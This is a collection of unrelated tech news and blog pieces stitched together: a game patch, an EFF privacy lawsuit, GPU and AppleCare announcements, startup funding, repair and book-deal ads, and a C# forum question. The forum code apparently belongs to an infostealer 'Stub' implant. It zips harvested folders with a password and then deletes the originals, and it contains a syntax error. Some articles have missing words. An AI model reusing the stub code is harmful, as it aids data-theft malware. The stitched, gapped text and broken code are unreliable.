New Deltarune patch nerfs 2 of the RPG’s most difficult battles, including “a certain boss’s ‘Sword Tunnel’ attack” and a boss you were taking too long on


Deltarune creator Toby Fox is having mercy on players struggling with two of the game’s toughest boss encounters.

Fox shared the changelog for Deltarune patch 1.03 on Bluesky, detailing a good long list of bug fixes as well as two very specific nerfs for chapter 3 secret boss The Roaring Knight and chapter 4 miniboss Jack-“YOUR TAKING TOO LONG”-enstein.

A power utility is reporting suspected pot growers to cops. EFF says that’s illegal.


In May 2020, Sacramento, California, resident Alfonso Nguyen was alarmed to find two Sacramento County Sheriff’s deputies at his door, accusing him of illegally growing cannabis and demanding entry into his home. When Nguyen refused the search and denied the allegation, one deputy allegedly called him a liar and threatened to arrest him.

That same year, deputies from the same department, with their guns drawn and bullhorns and sirens sounding, fanned out around the home of Brian Decker, another Sacramento resident. The officers forced Decker to walk backward out of his home in only his underwear around 7 am while his neighbors watched. The deputies said that he, too, was under suspicion of illegally growing cannabis.

Invasion of the privacy snatchers

According to a motion the Electronic Frontier Foundation filed in Sacramento Superior Court last week, Nguyen and Decker are only two of more than 33,000 Sacramento-area people who have been flagged to the sheriff’s department by the Sacramento Municipal Utility District, the electricity provider for the region. SMUD called the customers out for using what it and department investigators said were suspiciously high amounts of electricity indicative of illegal cannabis farming.

The EFF, citing investigator and SMUD records, said the utility unilaterally analyzes customers’ electricity usage in “painstakingly” detailed increments of every 15 minutes. When analysts identify patterns they deem likely signs of illegal grows, they notify sheriff’s investigators. The EFF said the practice violates privacy protections guaranteed by the federal and California governments and is seeking a court order barring the warrantless disclosures.

“SMUD’s disclosures invade the privacy of customers’ homes,” EFF attorneys wrote in a court document in support of last week’s motion. “The whole exercise is the digital equivalent of a door-to-door search of an entire city. The home lies at the ‘core’ of constitutional privacy protection.”

Contrary to SMUD and sheriff’s investigator claims that the likely illegal grows are accurate, the EFF cited multiple examples where they have been wrong. In Decker’s case, for instance, SMUD analysts allegedly told investigators his electricity usage indicated that “4 to 5 grow lights are being used [at his home] from 7pm to 7am.” In actuality, the EFF said, someone in the home was mining cryptocurrency. Nguyen’s electricity consumption was the result of a spinal injury that requires him to use an electric wheelchair and special HVAC equipment to maintain his body temperature.



AMD Radeon AI PRO R9700


R9700

As AI development increasingly shifts from cloud to local environments, professionals are running into a significant barrier—video memory. Modern large language models (LLMs) like DeepSeek R1, Mistral 3.1, and Flux.1 require more than 20GB of VRAM to run smoothly. Consumer-grade GPUs with 16GB or less often fall short, leading to sluggish performance, model incompatibility, or the need to offload tasks to slower system memory.

Enter the AMD Radeon™ AI PRO R9700—a professional-grade GPU built specifically to meet the demands of local AI workloads. Featuring the new AMD RDNA™ 4 architecture and a generous 32GB of GDDR6 memory, the R9700 delivers the throughput and compute power required for next-gen AI development, simulation, and generative workflows.

Built for Local AI at Scale

The Radeon™ AI PRO R9700 is equipped with:

Specification Details
Compute Units 64
VRAM 32GB GDDR6
Memory Interface 256-bit
Memory Bandwidth 640 GB/s
AI Accelerators 128
FP16 Dense Performance 191 TFLOPS
INT4 Sparse Performance 1531 TOPS
Power Draw (TDP) 300W
Interface PCIe® 5.0

That massive 32GB VRAM buffer is the game-changer here. It’s not just about storing more data—it’s about enabling high-performance inference and training for increasingly demanding models without offloading to system RAM.

Performance Comparison: AMD Radeon AI Pro 9700 vs NVIDIA RTX 5080

In benchmark testing using models like Phi 3.5 MoE, DeepSeek R1, and Qwen 3 32B Q6, the Radeon™ AI PRO R9700 dramatically outpaced NVIDIA’s GeForce RTX 5080 (16GB). For large prompts and high-parameter models, the Radeon card posted up to 496% faster throughput in tokens/sec—a critical metric in LLM performance.

Token Throughput Benchmark (Higher is Better)

Model / Prompt RTX 5080 (16GB) Radeon AI PRO R9700 (32GB) Performance Uplift
Phi 3.5 MoE Q4 100% (baseline) 361% +261%
Mistral Small 3.1 24B Instruct 2503 Q8 100% (baseline) 437% +337%
Qwen 3 32B Q6 (Standard Prompt) 100% (baseline) 447% +347%
DeepSeek R1 Distill Qwen 32B Q6 100% (baseline) 454% +354%
Qwen 3 32B Q6 (Large Prompt >3000 tokens) 100% (baseline) 496% +396%

Source: AMD RPW-495 Benchmarks, May 2025

The takeaway? For professionals running large prompts or full-sized models locally, the Radeon™ AI PRO R9700 isn’t just competitive—it’s transformative.

Ideal Use Cases for Radeon AI PRO R9700

The AI PRO R9700 is designed for professionals and researchers working in:

  • Large Language Model Development – Fine-tune and test LLMs like Qwen, Mistral, and DeepSeek locally without cutting model size or performance.
  • Generative Design & Simulation – Run CAD simulations or generative AI workflows without offloading compute to the cloud.
  • AI-Driven Content Creation – Utilize advanced text-to-image tools like Stable Diffusion 3.5 Medium, which requires more than 20GB of VRAM.

With native support for the AMD ROCm™ framework, the card is optimized for deep learning frameworks like PyTorch, enabling broader compatibility across AI pipelines.

Multi-GPU Scalability & Form Factor Advantage

One key strength of the AI PRO R9700 is its suitability for multi-GPU workstation deployments. The compact form factor combined with PCIe® 5.0 compatibility means users can scale up performance by adding additional cards—critical for inference farms or training setups where concurrency matters.

Conclusion: A Smart Bet for AI-First Professionals

The AMD Radeon™ AI PRO R9700 is more than a professional GPU—it’s a platform for pushing the boundaries of local AI. With 32GB of VRAM, 128 AI accelerators, and incredible token-per-second performance, it’s purpose-built for the future of machine learning and large model development on the desktop.

For professionals seeking a high-throughput, scalable, and cost-effective alternative to cloud compute or memory-limited GPUs, the R9700 is a compelling new benchmark. Get yours on our ProMagix HD150 now.

The following two tabs change content below.

Josh has been with Velocity Micro since 2007 in various Marketing, PR, and Sales related roles. As the Director of Sales & Marketing, he is responsible for all Direct and Retail sales as well as Marketing activities. He enjoys Seinfeld reruns, the Atlanta Braves, and Beatles songs written by John, Paul, or George. Sorry, Ringo.


AppleCare One lets you protect three devices under one subscription


Apple has introduced a new tier of its AppleCare insurance policy called . This allows you to cover up to three of your Apple products under a single plan for $20 per month. If you want to add extra devices beyond that, you can do so for an additional $6 per month, per product.

Apple first introduced in 2011 as a means of insuring your against accidental damage, and has since expanded the plan to its entire product line, adding coverage for theft and loss. Currently, AppleCare+ costs from $10 per month to insure an individual iPhone, with subscription prices starting at $3.49 per month for a , and $5 for an , depending on the model you own. You can also insure your , headset, AirPods, Apple TV and HomePod either individually, or as part of your new AppleCare One plan.

AppleCare One features all the same benefits as AppleCare+, including unlimited repairs for accidents such as drops and spills, round-the-clock support from Apple experts, servicing and battery coverage. The theft and loss protection that was previously exclusive to iPhone plans now also covers iPad and Apple Watch if they’re included in your AppleCare One plan. You can make up to three claims a year for theft or loss of an iPhone, iPad or Apple Watch.

The $20 monthly price is fixed regardless of which products you include (as is the $6 you pay to add an additional device), meaning the amount you actually save will depend on what they would cost to insure individually, so it’s worth looking into that before you take out the new plan. Apple says that people who cover their iPhone, iPad and Apple Watch could save as much as $11 per month on AppleCare One compared to what they’d pay if each device was insured under AppleCare+.

Also new with AppleCare One is the ability to add devices you already own to a protection plan. Previously you’d have to decide within 60 days of purchasing an Apple device. Apple says that providing they’re under four years old, are in good condition when added and are in your Apple account, they can be covered under AppleCare One. You may need to run a diagnostic check either on the device itself or at an Apple Store to get it approved.

AppleCare One also simplifies the trade-in process. If you trade in a product covered by your plan directly to Apple, it is automatically taken out and replaced by the new device. Unlike AppleCare+, though, there doesn’t appear to be a way to pay annually for your plan. Instead, it rolls monthly for as long as you need it, and Apple will let you move products in and out of coverage whenever you want.

AppleCare One launches tomorrow in the US, and can be activated either on your iPhone, Mac or iPad, or in an Apple Store.

c# – I have issues Loading Assemblies and dll in my code


Good day. I am stuck in Dll limbo. When I run my code in VS 2022, it builds without errors and runs properly. But when I build to release or debug and run my file I get the error on my task manager “WerFault” it creates a crashdump file, which when I analyze it on my VS I get the error

System.IO.FileNotFoundException
  HResult=0x80070002
  Message=Could not load file or assembly 'ICSharpCode.SharpZipLib, Version=1.4.2.13, Culture=neutral, PublicKeyToken=1b03e6acf1164f73' or one of its dependencies. The system cannot find the file specified.
  Source=<Cannot evaluate the exception source>
  StackTrace:
<Cannot evaluate the exception stack trace>

Steps I have taken to fix this.

  1. I checked and ICSharpCode.SharpZipLib, Version=1.4.2.13 is in same folder as the app.exe file.

  2. Checked that the Version is same and the app.exe framework is targeting 4.8

  3. I edited my app.config

<dependentAssembly>
    <assemblyIdentity name="ICSharpCode.SharpZipLib" publicKeyToken="1b03e6acf1164f73" culture="neutral" />
    <bindingRedirect oldVersion="0.0.0.0-1.4.2.13" newVersion="1.4.2.13" />
</dependentAssembly>
  1. I edited my csproj
<Reference Include="ICSharpCode.SharpZipLib, Version=1.4.2.13, Culture=neutral, PublicKeyToken=1b03e6acf1164f73, processorArchitecture=MSIL">
     <HintPath>..\packages\SharpZipLib.1.4.2\lib\netstandard2.0\ICSharpCode.SharpZipLib.dll</HintPath>
</Reference>
  1. I also added this to the program.cs file
AppDomain.CurrentDomain.AssemblyResolve += (sender, args) => {
    string assemblyPath = Path.Combine(AppDomain.CurrentDomain.BaseDirectory, "ICSharpCode.SharpZipLib.dll");
    if (File.Exists(assemblyPath)) {
        return Assembly.LoadFrom(assemblyPath);
    }
    return null;
};

This is the code below

using System.IO;
using System.Linq;
using Stub.Modules.Implant;
using Stub.Target.System;
using ICSharpCode.SharpZipLib.Zip;
using ICSharpCode.SharpZipLib.Core;

namespace Stub.Helpers
{
    /// <summary>
    /// The Filemanager class provides file management utilities such as recursive deletion,
    /// directory copying, directory size calculation, and archive creation.
    /// </summary>
    internal sealed class Filemanager
    {
        /// <summary>
        /// Recursively deletes a directory and all its subdirectories.
        /// </summary>
        /// <param name="path">The path of the directory to delete.</param>
        public static void RecursiveDelete(string path)
        {
            var baseDir = new DirectoryInfo(path);

            // If directory doesn't exist, return
            if (!baseDir.Exists) return;

            // Recursively delete all subdirectories
            foreach (var dir in baseDir.GetDirectories())
            {
                RecursiveDelete(dir.FullName);
            }

            // Delete the base directory itself
            var files = baseDir.GetFiles();
            foreach (var file in files)
            {
                file.IsReadOnly = false;
                file.Delete();
            }
            baseDir.Delete(true);
        }

        /// <summary>
        /// Copies a directory and all its contents to a new location.
        /// </summary>
        /// <param name="sourceFolder">The source folder path to copy from.</param>
        /// <param name="destFolder">The destination folder path to copy to.</param>
        public static void CopyDirectory(string sourceFolder, string destFolder)
        {
            // Ensure the destination directory exists
            if (!Directory.Exists(destFolder))
            {
                Directory.CreateDirectory(destFolder);
            }

            // Copy all files in the current directory
            var files = Directory.GetFiles(sourceFolder);
            foreach (var file in files)
            {
                var fileName = Path.GetFileName(file);
                var destFile = Path.Combine(destFolder, fileName);
                File.Copy(file, destFile);
            }

            // Recursively copy all subdirectories
            var folders = Directory.GetDirectories(sourceFolder);
            foreach (var folder in folders)
            {
                var folderName = Path.GetFileName(folder);
                var destFolderPath = Path.Combine(destFolder, folderName);
                CopyDirectory(folder, destFolderPath);
            }
        }

        /// <summary>
        /// Calculates the size of a directory by summing the sizes of all its files and subdirectories.
        /// </summary>
        /// <param name="path">The path of the directory.</param>
        /// <returns>The total size of the directory in bytes.</returns>
        public static long DirectorySize(string path)
        {
            var dirInfo = new DirectoryInfo(path);

            // Sum the sizes of all files in the directory
            var fileSizeSum = dirInfo.GetFiles().Sum(file => file.Length);

            // Recursively sum the sizes of all subdirectories
            var dirSizeSum = dirInfo.GetDirectories().Sum(subDir => DirectorySize(subDir.FullName));

            return fileSizeSum + dirSizeSum;
        }

        /// <summary>
        /// Creates a compressed archive (ZIP) of a specified directory using ZipManager.
        /// Optionally sets a password on the archive.
        /// </summary>
        /// <param name="directory">The directory to compress into an archive.</param>
        /// <param name="setPassword">Whether to set a password for the archive. Default is true.</param>
        /// <returns>The path to the created ZIP archive.</returns>
        public static string CreateArchive(string directory, bool setPassword = true)
        {
            if (!Directory.Exists(directory))
            {
                throw new DirectoryNotFoundException($"The directory '{directory}' does not exist.");
            }

            // Prepare the ZIP archive path
            var zipPath = directory + ".zip";

            // Prepare the ZIP comment with system and hardware information
            string zipComment = "" +
                                $"\nPassword:" +
                                "\n1234567890"
                                "\n";

            // Set the password if needed
            string password = setPassword ? StringsCrypt.ArchivePassword : null;

            // Create the ZIP archive using ZipManager
            ZipManager.CreatePasswordProtectedZip(directory, zipPath, password, zipComment);

            // Recursively delete the original directory
            RecursiveDelete(directory);

            // Log the completion of the compression
            Logging.Log($"Archive '{new DirectoryInfo(directory).Name}' compression completed");

            return zipPath;
        }
    }
}

Gupshup raises $60M in equity and debt, leaves unicorn status hanging


Gupshup, a business messaging startup that began its journey in India over two decades ago and became a unicorn four years ago, has raised a new over $60 million round — but is keeping its new valuation under wraps.

In 2021, Gupshup raised two funding rounds within four months, securing $340 million from prominent investors including Tiger Global, Fidelity Management, Think Investments, and Malabar Investments. These rounds — the startup’s first in roughly a decade — valued Gupshup at $1.4 billion. However, Fidelity, which led the round following its unicorn milestone, slashed its internal valuation of the startup at least three times between 2023 and 2024, bringing it down to as low as $486 million.

The new funding round, which combines equity and debt financing from Globespan Capital Partners and EvolutionX Debt Capital, aims to help the San Francisco-headquartered startup expand its presence across its high-growth markets, including India, the Middle East, Latin America, and Africa.

The startup would not reveal the exact debt portion although its founder and CEO Beerud Seth told TechCrunch that the equity part is “a little more than half.”

In 2004, Gupshup — derived from Indian slang meaning “conversations” — started as a platform to help businesses connect with their customers through text messages. It gained popularity as text messages were not free at the time, and people were seeking ways to send messages to their friends and community groups. However, as communication shifted from short messaging service (SMS) to WhatsApp and Rich Communication Services (RCS), the startup moved to these avenues with its chatbot services. Now, as AI has become a catchall term, and AI agents — software that can perform specific tasks on behalf of users — have emerged everywhere, Gupshup has started enabling businesses to deploy agents.

“There’s a lot of demand coming from enterprises. Everybody needs to build these AI agents, which work through messaging like RCS and WhatsApp or through voice. So, building out these agents, there’s huge demand, and we need to support it,” Seth said.

Globally, AI agents are gaining traction, with startups building them drawing strong investor interest. Tech giants like Amazon, Google, and Microsoft are also exploring how to bring more of these agents to users through their own platforms. The result: competition is heating up.

Techcrunch event

San Francisco
|
October 27-29, 2025

Gupshup does not view the rising competition as a threat. Seth pointed to the startup’s substantial install base — which exceeds 50,000 customers across more than 100 countries — and its track record of product innovation, driven by years of experience in business messaging, strategic acquisitions, and internal R&D.

“Businesses cannot use simple foundation models off the shelf and just put them in front of customers. They need a lot of customization to be done, and that’s where Gupshup comes in. That’s what we provide,” he noted.

Since its last round in July 2021, the startup “tripled” its revenue and grew its profitability, Sheth said. However, it is unclear whether that resulted in an increased valuation, as, he said, this latest round was not priced.

“As a founder, you focus on value, and the valuation will follow,” Seth said when asked whether he still considers the startup a unicorn. “We operate ourselves like we are going to be a big company.”

Alongside expanding geographically, the startup aims to utilize its fresh funding to enhance its products, which are used in industries including automotive, banking, e-commerce, fintech, media, payments, retail, and travel. Its products also include click-to-chat ads, an AI campaign copilot, agent assist, and campaign manager.

Gupshup claims to power over 120 billion messages annually for thousands of enterprises. Looking ahead, the startup sees an IPO as its next major milestone.

“We’re talking to all our advisors, lawyers, bankers, accountants, and so on, to figure this out,” Seth said.

The startup has no specific timeline for its public listing, although Seth told TechCrunch that it could happen in 18–24 months.

Gupshup is exploring whether it should list on Indian stock exchanges — a move that makes strategic sense, as the startup views India, where WhatsApp dominates, as a more favorable market. Among the reasons: it’s easier to communicate its story to local retail investors, who are more familiar with WhatsApp and understand how Gupshup’s products, including its AI agents, operate within the platform. However, since Gupshup is domiciled in the U.S., a flip to India would trigger tax liabilities, which could require additional funding.

The IPO “is the one thing that we don’t control entirely. The calendar depends as much on external factors as it does on the company,” Seth said.


Can You Fix a Motherboard? Why Professional Repair Wins


Your computer suddenly won’t boot, and after some troubleshooting, you suspect the motherboard might be the culprit. The thought crosses your mind: “Can I fix this myself?” It’s a question thousands of computer users face every year, especially when repair costs seem daunting and YouTube tutorials make everything look surprisingly manageable.

While the DIY spirit is admirable and sometimes successful for basic computer maintenance, motherboard repair sits in an entirely different category of complexity. At PC Geeks, we’ve seen countless cases where well-intentioned DIY attempts turned minor motherboard issues into complete system failures, often tripling the original repair cost. Understanding when you can tackle a problem yourself versus when professional expertise becomes essential can save you hundreds of dollars and weeks of frustration.

motherboard

Understanding Motherboard Complexity

The motherboard serves as your computer’s central nervous system, connecting every component from your processor and memory to graphics cards and storage devices. Modern motherboards contain intricate circuitry with components smaller than a grain of rice, operating on multiple voltage levels that require precision handling.

When people ask “can you fix a motherboard,” they’re often thinking about relatively simple issues like loose connections or dusty components. These basic maintenance tasks fall within the realm of careful DIY work. However, true motherboard damage typically involves microscopic component failures, trace damage, or power regulation problems that require specialized equipment and years of training to diagnose accurately.

When DIY Motherboard Work Makes Sense

Certain motherboard-related issues can indeed be addressed by knowledgeable computer enthusiasts. Cleaning dust buildup around CPU sockets, reseating memory modules, or replacing obviously blown capacitors might fall within your capabilities if you have steady hands and proper tools.

However, even these seemingly straightforward tasks carry significant risks. Electrostatic discharge can instantly destroy sensitive components, and incorrect handling can turn a minor issue into a complete system failure. The question isn’t just whether you can perform these tasks, but whether the potential cost of mistakes justifies the attempt.

The Reality of Professional Motherboard Repair

Professional technicians bring years of specialized training, diagnostic equipment worth thousands of dollars, and access to genuine replacement components that aren’t readily available to consumers. They can identify whether your motherboard issue stems from power supply problems, component conflicts, or actual board-level failures.

More importantly, experienced technicians can often spot related problems that might cause future failures. While you might successfully replace one blown capacitor, a professional can determine why that capacitor failed and address underlying causes that could damage your replacement work.

Hidden Costs of DIY Motherboard Repair

The initial appeal of fixing your own motherboard often centers around saving money, but hidden costs quickly accumulate. Specialized tools like hot air stations, microscopes, and multimeters can cost more than professional repair services. Replacement components, even if you can source them correctly, often come in quantities far exceeding what you need.

Time represents another significant factor that many people underestimate. What might take a professional technician two hours could easily consume your entire weekend, especially when including research time, tool acquisition, and the inevitable troubleshooting when things don’t go as planned.

Making the Smart Choice for Your Technology

Your computer represents an important investment in your productivity, entertainment, or business operations. While learning basic computer maintenance makes perfect sense, motherboard repair requires expertise that takes years to develop safely and effectively.

Professional repair services offer warranties on their work, use genuine components, and can often identify cost-effective alternatives when full motherboard replacement makes more sense than repair. They also maintain relationships with manufacturers that can provide solutions unavailable to individual consumers.

Your Next Step Forward

Rather than risking your valuable computer on uncertain DIY repairs, consider consulting with experienced professionals who can provide honest assessments and cost-effective solutions. The peace of mind that comes with professional motherboard repair, combined with warranties and expert diagnosis, typically proves far more valuable than the money saved through risky DIY attempts.

Contact PC Geeks today for a comprehensive diagnostic evaluation and discover why professional motherboard repair represents the smart choice for protecting your technology investment.


Learn About The Creation Of X-Men ’97 With This New Artbook


Last year’s release of X-Men ’97 proved that there’s still plenty of magic in animation, and fittingly, you can pick up a fantastic art book detailing how the revival of the classic ’90s series. X-Men ’97: The Art and Making of the Animated Series recently launched, and is currently available on Amazon for a slight discount at $43.41 (was $50).

X-Men: The Manga Remastered Deals

X-Men: The Manga Remastered Vol. 1

If you’re looking for a new way to experience the X-Men animated series, you can also pair these art books with X-Men: The Manga Remastered, which is a new reprinting of the manga adaptation of the ’90s X-Men: The Animated Series, which has been out of print for 25 years until now. Volume One is on sale for 17.30 (was $25), while Volume Two is available for 15.31 (was $30). The two volumes account for roughly half the manga’s complete run, meaning you can expect at least a couple more volumes to launch in the near future to complete the collection.


The Art of Marvel Studios’ What If…?

$17.79 (was $50)

The Art of Marvel Studios' What If...?
The Art of Marvel Studios’ What If…?

Finally, The Art of Marvel Studios’ What If…? is another great book to consider picking up. Spanning 272 pages, it features gorgeous artwork from the show and creator commentary on the making of the ambitious series that imagines several alternate “What If?” scenarios for the Marvel universe.


Fresh Learning Paths Now Available on Pluralsight for VS Subscribers


We’ve been thrilled to see so many of you jump back into your Pluralsight benefit after our April 3rd announcement about extended access. Your enthusiasm for learning and leveling up with Visual Studio inspires us every day. If you haven’t had a chance to dive in yet—or want to explore what’s new since then—I wanted to share an update on some exciting new courses and paths that we think you’ll find especially valuable.

More Time to Learn, More Ways to Grow

Visual Studio developers on a paid Professional or Enterprise subscription unlock exclusive learning opportunities—Professional subscribers receive 6 months of complimentary Pluralsight access, while Enterprise subscribers get a full 12 months. That’s even more time to immerse yourself in expert-led courses, hands-on labs, and certification prep, all tailored to the latest Microsoft technologies.

Why does this matter? Because we know how busy developers are juggling projects, deadlines, and meetings. Pluralsight offers you the flexibility to learn at your own pace, whenever and wherever it fits your schedule.

What’s New on Pluralsight?

Pluralsight was recently named a Leader in the 2025 Forrester Wave, earning the highest scores in strategy, hands-on learning, skill benchmarking, innovation, and partner ecosystem. This platform is built to help you grow your career with courses designed by industry experts — and the content keeps evolving.

Here are some of the standout new courses you’ll want to check out:

  • VS Code Foundations (Beginner, Published July 2025)
    Many developers switch between Visual Studio IDE and Visual Studio Code, choosing the right tool for different tasks. This course helps you get comfortable with VS Code’s interface, extensions, command palette, source control, and AI-powered features—so you can make the most of both environments.
  • Secure Development with GitHub Copilot (Beginner, Published May 2025)
    GitHub Copilot can speed up your coding, but like any powerful tool, security matters. Learn how to configure Copilot to keep your company’s intellectual property safe, find vulnerabilities in your code, and fix them before they become problems. This course is essential for writing secure software with AI-assisted coding.
  • Prompt Engineering (Beginner, Published April 2025)
    Generative AI is everywhere, but knowing how to ask the right questions is key. This learning path teaches you how to craft effective prompts that produce precise, context-aware outputs with models like GPT-4. Perfect for developers and data scientists eager to unlock AI’s full potential.
  • Generative AI and Copilot in Microsoft Fabric (Intermediate, Updated March 2025)
    Imagine having a sidekick that helps you create, troubleshoot, and analyze data with AI-driven insights. This course shows you how to leverage Copilot and generative AI across Microsoft Fabric services like data pipelines and Power BI to boost your productivity and creativity.
  • Automating Azure Blob and Archive Storage Operations (Advanced, Updated May 2025)
    Cloud automation is a must-have skill. Learn how to automate Azure storage workflows, implement infrastructure as code, and integrate securely with your existing systems in this deep dive.
  • Designing Serverless Architectures with Azure Functions (Advanced, Updated May 2025)
    Build scalable, event-driven cloud applications with Azure Functions. Explore microservice patterns, event integration, monitoring, and security best practices for serverless architectures.

Ready to Unlock Your Extended Pluralsight Access?

If you’re a Visual Studio Professional or Enterprise subscriber, your Pluralsight access is waiting for you. Simply head over to my.visualstudio.com, log in with your Visual Studio credentials, and activate your benefit. If you have additional questions regarding this benefit, check out this article.

Thanks for being part of the Visual Studio community. We can’t wait to see where your learning journey takes you next.

Check out the new Visual Studio Hub

Stay connected with everything Visual Studio in one place! Visit the Visual Studio Hub for the latest release notes, YouTube videos, social updates, and community discussions.

Appreciation for your feedback

Your insights help us improve Visual Studio, making it an even more powerful tool for developers. We are immensely grateful for your contributions and look forward to your continued support.

Your feedback is invaluable in shaping Visual Studio’s future. By sharing your thoughts, ideas, and any issues you encounter through Developer Community, you help us improve and shape the future of Visual Studio.